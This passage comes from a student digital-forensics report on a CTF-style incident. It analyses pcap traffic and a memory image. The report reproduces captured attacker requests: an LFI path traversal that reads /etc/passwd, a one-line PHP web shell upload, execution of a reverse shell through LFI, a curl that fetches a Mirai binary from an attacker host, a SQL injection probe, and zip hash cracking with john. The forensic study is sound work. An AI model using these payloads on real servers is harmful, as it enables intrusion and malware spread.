


Figure 33: Plane.mp3 Flag

And there was a file which was zip that is share.zip, while doing unzip it was skipping files, then use 7z which support modern zipped file, but it was asking password then used zip2john to create a has and then using john bruteforce helped to find the password.

```
password files required, but none specified
└─[●] * nott@honey in ~/DIGITALFORENSIC_COURSEWORK/network/FTP_Files as 🖥 took 2s
    + [●] * john --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt hash.txt
    Warning: detected hash type "ZIP", but the string is also recognized as "ZIP-opencl"
    Use the "--format=ZIP-opencl" option to force loading these as that type instead
    Using default input encoding: UTF-8
    Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 AVX 4x])
    Will run 12 OpenMP threads
    Press 'q' or Ctrl-C to abort, almost any other key for status          Password for share.zip
    master          (share.zip/share/emage)
    rg 0:00:00:00 DONE (2023-07-13 14:43) 4.76ig/s 58514p/s 58514c/s 58514C/s 123456..havana
    Use the "--show" option to display all of the cracked passwords reliably
    Session completed
└─[●] * nott@honey in ~/DIGITALFORENSIC_COURSEWORK/network/FTP_Files as 🖥 took 3s
    + [●]
```

Figure 34: hash crack

It consists these files, emage, email1.em1, game.exe and part2.pcap

```
└─[●] * nott@honey in ~/DIGITALFORENSIC_COURSEWORK/network/FTP_Files as 🖥 took 0s
    + [●] cd share/
    └─[●] * nott@honey in ~/DIGITALFORENSIC_COURSEWORK/network/FTP_Files/share as 🖥 took 0s
        + [●] ls
        - emage   email1.em1   game.exe   part2.pcap
    └─[●] * nott@honey in ~/DIGITALFORENSIC_COURSEWORK/network/FTP_Files/share as 🖥 took 0s
        + [●]
```

Figure 35: Unzipped share.zip

After viewing it one by one the there was a file called email1.em1 consist secret value into base64 encoded after decoding it gives a flag.

```

└─[nott@honey in ~/DIGITALFORENSIC_COURSEWORK/network/FTP_Files/share as 🐻 took 0s
  ↳ echo 'c29mdHdhcmlijYXtlbWFpbF9mb3JlbnNpY18xc19mdW59' | base64 -d
softwarica{email_forensic_1s_fun} email flag
└─[nott@honey in ~/DIGITALFORENSIC_COURSEWORK/network/FTP_Files/share as 🐻 took 0s
  ↳ ls

```

Figure 36: email1.eml flag

And the next interesting thing was game.exe, after viewing with this from strings command, manifest script for windows, then grabbing its hash confirms it's a malware which tagname was “amadey”.

```

',^,\, ,
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <assemblyIdentity
    type="win32"
    name="StartIsBack installation / configuration utility"
    version="1.0.0.0"
    processorArchitecture="*"/>
  <dependency>
    <dependentAssembly>
      <assemblyIdentity
        type="win32"
        name="Microsoft.Windows.Common-Controls"
        version="6.0.0.0"
        publicKeyToken="6595b64144ccf1df"
        language="*"
        processorArchitecture="*"/>
    </dependentAssembly>
  </dependency>
</assembly><?xml version='1.0' encoding='UTF-8' standalone='yes'?>
<assembly xmlns='urn:schemas-microsoft-com:asm.v1' manifestVersion='1.0'>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
      <requestedPrivileges>
        <requestedExecutionLevel level='asInvoker' uiAccess='false' />
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>

```

Figure 37: game.exe

```

└─[nott@honey in ~/DIGITALFORENSIC_COURSEWORK/network/FTP_Files/share took 0s
  ↳ md5sum game.exe
aa883f75bff0257a0feffd5d8d20c6297 game.exe

```

Figure 38: md5sum of game.exe




Figure 39: Popular tag

### 5.3. HTTP

In the second pcap file called “**part2pcap**” all the **http** traffic was inspected. The initial foothold was the attacker login using “**username:tryhackme&passwd!:!@#\$%^&\***”.

```

POST /action.php HTTP/1.1
Host: 192.168.4.8:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Origin: http://192.168.4.8:8000
Connection: keep-alive
Referer: http://192.168.4.8:8000/login.php
Cookie: PHPSESSID=4807ae7f8fc3e84029784cc3e3a71ae5
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Priority: u=0, i
username password
Priority: u=0, i
username=tryhackme&password=%21%40%23%24%25%5E%26*&playPlayer=
HTTP/1.1 302 Found
Date: Fri, 14 Feb 2025 05:12:43 GMT
Server: Apache/2.4.46 (Unix) OpenSSL/1.1.1h PHP/7.4.11 mod_perl/2.0.11 Perl/v5.32.0
X-Powered-By: PHP/7.4.11
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: dashboard.php
Content-Length: 1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
after login attacker will move to this page "dashboard.php"

```

Figure 40: Login attempt

After more digging up, attacker tries a lot of payload to gain access to the server, but the vulnerability that the attacker found was **LFI(Local File Inclusion)** and the payload is “**../../../../etc/passwd**” and the attacker get the user accounts information.

```

GET /users.php?player=../../../../../../../../etc/passwd HTTP/1.1
Host: 192.168.4.8:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=4807ae7f8fc3e84029784cc3e3a71ae5
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Priority: u=0, i

```

Payload for lfi

```

<bodv>
    root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:999:1000::/home/mysql:/bin/sh
</bodv>

```

Output of lfi

*Figure 41: LFI Vulnerability*

While the attacker found LFI, the server has more vulnerability so, the threat actor found file upload bug and the flag is “softwarica{file\_upload\_bug}”. Here the attacker tries to upload a web shell but it does not work.

```

POST /action.php HTTP/1.1
Host: 192.168.4.8:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----24951320812573499622884483060
Content-Length: 917
Origin: http://192.168.4.8:8000
Connection: keep-alive
Referer: http://192.168.4.8:8000/add_challenge.php
Cookie: PHPSESSID=4807ae7f8fc3e84029784cc3e3a71ae5
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Priority: u=0, i

-----24951320812573499622884483060
Content-Disposition: form-data; name="challengeName"
chal
-----24951320812573499622884483060
Content-Disposition: form-data; name="challengeDescription"
this is file upload test
-----24951320812573499622884483060
Content-Disposition: form-data; name="challengeType"
Insane
-----24951320812573499622884483060
Content-Disposition: form-data; name="challengeLink"; filename="new.php"
Content-Type: application/x-php
<?php system($_GET["cmd"]);?>           web shell payload using upload vulnerability
-----24951320812573499622884483060
Content-Disposition: form-data; name="flag"
softwarica{file_upload_bug}                Flag
-----24951320812573499622884483060
Content-Disposition: form-data; name="addChallengePlayer"

-----24951320812573499622884483060-
HTTP/1.1 200 OK

```

Figure 42: File upload Flag

After knowing there was an upload vulnerability, the threat actor tried to upload a reverse shell into the server and the payload worked and got the reverse shell through “`./challenges/1739510993rev.phtml`” this payload. Excessing that uploaded reverse shell file from **LFI**.

```

GET /users.php?player=..../challenges/1739510993rev.phtml HTTP/1.1
Host: 192.168.4.8:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=4807ae7f8fc3e84029784cc3e3a71ae5
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Priority: u=0, i

File name
Payload

```

Figure 43: Final Payload

After analysing the tcp stream to that upload endpoint where attacker upload reverse file there was a flag “`softwarica{reverse_flag}`”.

```
-----9043233204681533483673499761  
Content-Disposition: form-data; name="flag"  
softwarica{reverse_f1ag}-----9043233204681533483673499761  
Content-Disposition: form-data; name="addChallengePlayer"  
-----9043233204681533483673499761--  
HTTP/1.1 200 Found
```

The screenshot shows a terminal window with a single line of text: "HTTP/1.1 200 Found". A red box highlights the string "softwarica{reverse\_f1ag}" which is followed by a red arrow pointing to the text "Reverse Flag".

Figure 44: Reverse Flag

Gaining access to the shell, the root flag was base64 encoded. After decoding that encoded data, successfully retrieve the flag.

```
cd /root  
#  
ls  
ls  
root.txt  
#  
cat root.txt  
cat root.txt  
c29mdHdhcmljYXtGaW5hbGx5X2lfZ290X2l0fQ==  
#  
bash -1  
bash -i  
bash-5.0$  
cd /opt  
cd /opt  
bash-5.0$  
ls
```

The screenshot shows a terminal session where the user has gained a root shell. They run "cat root.txt" which outputs the base64 encoded flag "c29mdHdhcmljYXtGaW5hbGx5X2lfZ290X2l0fQ==". A red box highlights this output, followed by a red arrow pointing to the text "Root flag".

```
nott@honey in ~/Downloads via v3.13.3 took 0s  
echo "c29mdHdhcmljYXtGaW5hbGx5X2lfZ290X2l0fQ==" | base64 -d  
softwarica{Finally_i_got_it}  
nott@honey in ~/Downloads via v3.13.3 took 0s
```

The screenshot shows a terminal session where the user has gained a root shell. They run "echo "c29mdHdhcmljYXtGaW5hbGx5X2lfZ290X2l0fQ==" | base64 -d" which decodes the base64 flag "c29mdHdhcmljYXtGaW5hbGx5X2lfZ290X2l0fQ==" into "softwarica{Finally\_i\_got\_it}". A red box highlights this output, followed by a red arrow pointing to the text "Root Flag".

Figure 45: Root Flag

After gaining shell access, the attacker downloaded a file named “**installer.elf**” from an HTTP server located at “**http://192.168.4.5:7777/installer.elf**”. For forensic analysis, the same file was obtained by the investigation team, and its hash value was calculated to verify its integrity.

```

cd /opt
#
curl -o installer.elf http://192.168.4.5:7777/installer.elf
# Attacker Downloaded a file

curl -o installer.elf http://192.168.4.5:7777/installer.elf
% Total % Received % Xferd Average Speed Time Time Current
          Dload Upload Total Spent Left Speed
0 0 0 0 0 0 0 0 ---:---:---:---:---:--- 0
100 95872 100 95872 0 0 45.7M 0 ---:---:---:---:--- 45.7M
#
ls

```

Figure 46: Installed file

```

[nott@honey ~] * md5sum installer.elf
f114d556f527c8a3b79d558429f1802b  installer.elf
[nott@honey ~] *

```

Figure 47: MD5 HASH of installer.elf

After calculating the hash of the downloaded installer.elf file, the forensic team used VirusTotal to verify whether the file was malicious. The scan results identified the file as malware, tagged under the **Mirai** botnet family.

The screenshot shows the VirusTotal analysis interface for the file 29f22295f8bcf2760a1184d9d0451bf58bbe16d8f2536dd78e9957ae225f6742. The interface highlights the SHA-256 hash in the search bar and the 'Popular threat label' section, which includes 'trojan.mirai/ddos'. The 'Tagname' section also lists 'trojan'. The 'Family labels' section includes 'mirai', 'ddos', and 'gafgyt'. A red box highlights the 'trojan.mirai/ddos' label.

Figure 48: Tagname Mirai

Attacker also found sql injection on **/search.php?query**

Format **/search.php:query**

```
GET [REDACTED]search.php?query=%27%20ORDER%20BY%201--%20KoPT] HTTP/1.1
Host: [REDACTED]192.168.4.8:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=4807ae7f8fc3e84029784cc3e3a71ae5
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Priority: u=0, i
Connection: close
```

Figure 49: SQL Attack


#### 5.4. Summary of Findings

The keed\_company.pcap and part2.pcap files from the network forensic analysis showed that Keed Loan Financial was the victim of a multi-phase cyberattack. Using steganography and encoding, the attacker originally acquired access to an FTP server that was misconfigured to support anonymous login, which allowed them to download files carrying disguised flags. SQL injection, file upload failures, and Local File Inclusion (LFI) are among the HTTP-based web vulnerabilities that the attacker later assailed. To find these exploits, extensive packet analysis of HTTP traffic was employed. After a successful reverse shell upload using LFI allowed remote access to the server, a malicious application (installer.elf) was downloaded; VirusTotal analysis and hash verification subsequently revealed that the virus was part of the Mirai botnet. The network data also showed brute-force login attempts and payload executions, revealing how unpatched vulnerabilities and inappropriate server setups were exploited to expand access and disseminate malware.

## 6. Task 5: Memory Forensics Analysis

### 6.1. Scope and Objectives

Forensic investigation of a volatile memory image acquired from a machine that may have been compromised is part of this process. Finding possible in-memory signs of malicious activity, such as questionable processes, executable payloads, and obfuscated data, is the main goal of the investigation. Recovery of hidden information is the major emphasis of the study, and special stress is paid to locating and deleting any embedded flags or artifacts that are preserved in memory-resident code or executables.




```
nott@honey: ~/DIGITALFORENSIC_COURSEWORK/memory took 0s
└─ ls
  └─ dumps [Keed_company.raw] ← mem Captured file
nott@honey: ~/DIGITALFORENSIC_COURSEWORK/memory took 0s
└─ [ ]
```

A screenshot of a terminal window. The command 'ls' is run, showing a single file named 'Keed\_company.raw' in the 'dumps' directory. A red arrow points from the text 'mem Captured file' to the file name 'Keed\_company.raw'. The terminal prompt is 'nott@honey: ~/DIGITALFORENSIC\_COURSEWORK/memory took 0s'.

Figure 50: Memory Captured File

### 6.2. Extracting Flag

Initially, the strings command was applied to search the acquired memory file's data for any ASCII sequences or patterns that might be read. During this technique, a number of strings that resembled the phrase "softwarica" were noticed. These patterns were further investigated and filtered using the grep software. These strategies helped uncover a pattern that looked like a flag format. The exact flag embedded in the memory capture was established after some examination.




```
nott@honey: ~/DIGITALFORENSIC_COURSEWORK/memory took 0s
└─ strings Keed_company.raw | grep -i "softwarica"
softwarica{Keed_pc_w4s_compr0miz3d} ← Real Flag →
After payment, contact: darkweb@evil.com with your unique ID: softwarica{Keed_pc_w4s_compr0miz3d}
After payment, contact: darkweb@evil.com with your unique ID: softwarica{you_can't_get_me_bro_try_harder!!}
After payment, contact: darkweb@evil.com with your unique ID: softwarica{you_can't_get_me_bro_try_harder!!}
After payment, contact: darkweb@evil.com with your unique ID: softwarica{you_can't_get_me_bro_try_harder!!}
After payment, contact: darkweb@evil.com with your unique ID: softwarica{you_can't_get_me_bro_try_harder!!}
After payment, contact: darkweb@evil.com with your unique ID: softwarica{you_can't_get_me_bro_try_harder!!}
Attack_Chain: softwarica{you_can't_get_me_bro_try_harder!!} -> SMB_Exploit -> File_Encryption
Write-Host "Flag embedded in multiple locations: softwarica{Keed_pc_w4s_compr0miz3d}" -ForegroundColor Green
$originalFlag = "softwarica{Keed_pc_w4s_compr0miz3d}"
$flag = "softwarica{Keed_pc_w4s_compr0miz3d}"
^C
```

A screenshot of a terminal window. The command 'strings Keed\_company.raw | grep -i "softwarica"' is run. The output shows several instances of the string 'softwarica{Keed\_pc\_w4s\_compr0miz3d}'. A red box highlights this string, and a red arrow points from the text 'Real Flag' to it. The terminal prompt is 'nott@honey: ~/DIGITALFORENSIC\_COURSEWORK/memory took 0s'.

Figure 51: Memory Flag-1

After performing this and that, memory forensics was done using a tool called volatility. The imageinfo plugin first analyzes a raw memory image to identify the most likely operating system and version at the time the image was taken. Additionally, a pre-defined set of configuration and symbols known as the profile is used to map particular OS versions, architectures (x86/x64), and Service Pack levels. ([Jekyll, 2024](#))



```
[nott@honey ~] docker run -it -u root --rm -v "$(pwd)":/dump keedhacker/volatility:latest bash
root@04c44831848f:/volatility# python vol.py -f /dump/Keed_company.raw imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug : Determining profile based on KDBG search...
Suggested Profile(s) : Win10x64_19041
                  AS Layer1 : SkipDuplicatesAMD64PagedMemory (Kernel AS)
                  AS Layer2 : FileAddressSpace (/dump/Keed_company.raw)
                  PAE type : No PAE
                      DTB : 0x1aa002L
                     KDBG : 0xf80675408b20L
Number of Processors : 1
Image Type (Service Pack) : 0
          KPCR for CPU 0 : 0xfffff8067368b000L
        KUSER_SHARED_DATA : 0xfffff78000000000L
Image date and time : 2025-05-25 08:20:12 UTC+0000
Image local date and time : 2025-05-25 01:20:12 -0700
```

Figure 52: Finding imageinfo

A tree-structured listing of the processes simplifies the identification of child processes and their trail back to their parent, which helps identify the source of suspicious activity. When the process tree was studied, multiple child processes that were weird or unexpected were uncovered; this makes it possible that a parent process launched the possibly risky conduct.

Name	Pid	PPid	Thds	Hnds	Time
0xfffff9e0ec2947140:services.exe	604	512	8	0	2025-05-25 20:57:13 UTC+0000
. 0xfffff9e0ec30472c0:svchost.exe	836	604	15	0	2025-05-25 20:57:13 UTC+0000
. 0xfffff9e0ec43680c0:svchost.exe	3332	604	4	0	2025-05-25 08:17:08 UTC+0000
. 0xfffff9e0ec31712c0:svchost.exe	1064	604	24	0	2025-05-25 20:57:14 UTC+0000
. 0xfffff9e0ec2008240:svchost.exe	52	604	66	0	2025-05-25 20:57:14 UTC+0000
.. 0xfffff9e0ec16af080:MicrosoftEdgeU	2216	52	4	0	2025-05-25 08:16:46 UTC+0000
.. 0xfffff9e0ec31d9080:sihost.exe	256	52	14	0	2025-05-25 08:16:45 UTC+0000
.. . 0xfffff9e0ec1df9340:olk.exe	4116	256	28	0	2025-05-25 08:19:02 UTC+0000
.... . 0xfffff9e0ec449b340:msedgewebview2	6568	4116	49	0	2025-05-25 08:19:03 UTC+0000
.... . 0xfffff9e0ec45350c0:msedgewebview2	6240	6568	19	0	2025-05-25 08:19:04 UTC+0000
.... . 0xfffff9e0ec498a0c0:msedgewebview2	6256	6568	8	0	2025-05-25 08:19:04 UTC+0000
.... . 0xfffff9e0ec47c90c0:msedgewebview2	5864	6568	18	0	2025-05-25 08:19:04 UTC+0000
.... . 0xfffff9e0ec3d1a080:msedgewebview2	3228	6568	17	0	2025-05-25 08:19:09 UTC+0000
.... . 0xfffff9e0ec16ae300:msedgewebview2	6628	6568	8	0	2025-05-25 08:19:03 UTC+0000
.... . 0xfffff9e0ec155a0c0:taskhostw.exe	436	52	9	0	2025-05-25 08:16:45 UTC+0000
.... . 0xfffff9e0ec2942080:winit.exe	512	436	1	0	2025-05-25 20:57:12 UTC+0000
.... . 0xfffff9e0ec2971080:lsass.exe	612	512	10	0	2025-05-25 20:57:13 UTC+0000
.... . 0xfffff9e0ec2164080:fontdrvhost.ex	748	512	5	0	2025-05-25 20:57:13 UTC+0000
... . 0xfffff9e0ec28530c0:csrcss.exe	444	436	9	0	2025-05-25 20:57:12 UTC+0000
... . 0xfffff9e0ec31d5300:consent.exe	6468	52	8	0	2025-05-25 08:19:22 UTC+0000
0xfffff9e0ec3279300:svchost.exe	1616	604	11	0	2025-05-25 08:12:17 UTC+0000
.. 0xfffff9e0ec3cf5080:audiodg.exe	4796	1616	5	0	2025-05-25 08:18:53 UTC+0000
. 0xfffff9e0ec3624340:svchost.exe	2164	604	13	0	2025-05-25 08:12:19 UTC+0000
. 0xfffff9e0ec31d02c0:svchost.exe	1180	604	20	0	2025-05-25 20:57:14 UTC+0000
. 0xfffff9e0ec1fa3300:svchost.exe	3244	604	13	0	2025-05-25 08:16:49 UTC+0000
. 0xfffff9e0ec3384240:svchost.exe	1712	604	7	0	2025-05-25 08:12:18 UTC+0000
. 0xfffff9e0ec339a2c0:svchost.exe	1736	604	4	0	2025-05-25 08:12:18 UTC+0000
. 0xfffff9e0ebcc76280:svchost.exe	1232	604	3	0	2025-05-25 08:14:20 UTC+0000
. 0xfffff9e0ec2195240:svchost.exe	732	604	17	0	2025-05-25 20:57:13 UTC+0000
.. 0xfffff9e0ec1975080:RuntimeBroker.	3648	732	4	0	2025-05-25 08:16:52 UTC+0000
.. 0xfffff9e0ec307c080:RuntimeBroker.	4556	732	15	0	2025-05-25 08:16:59 UTC+0000
.. . 0xfffff9e0ec1fd2080:powershell.exe	4428	4556	20	0	2025-05-25 08:19:27 UTC+0000

Figure 53: Listing Process

The abnormal processes are extracted and listed accordingly.

root@04c44831848f:/volatility# python vol.py -f /dump/Keed_company.raw --profile=Win10x64_19041 pstrace   grep 'flag.exe\ ransomware.exe\ malware.exe\ save.exe\ DumpIt.exe'					
Volatility Foundation Volatility Framework 2.6.1					
WARNING : PID 612 PPID 512 has already been seen					
WARNING : volatility.debug : PID 748 PPID 512 has already been seen					
... 0xfffff9e0ec3bf82c0:ransomware.exe 7116 3032 1 0 2025-05-25 08:17:55 UTC+0000					
... 0xfffff9e0ec4122080:DumpIt.exe 4312 3032 2 0 2025-05-25 08:20:10 UTC+0000					
... 0xfffff9e0ec1a6b240:save.exe 2312 3032 1 0 2025-05-25 08:17:58 UTC+0000					
... 0xfffff9e0ebc6f9080:flag.exe 6960 3032 1 0 2025-05-25 08:17:50 UTC+0000					
... 0xfffff9e0ec43d92c0:malware.exe 7068 3032 1 0 2025-05-25 08:17:53 UTC+0000					

Figure 54: Suspicious process

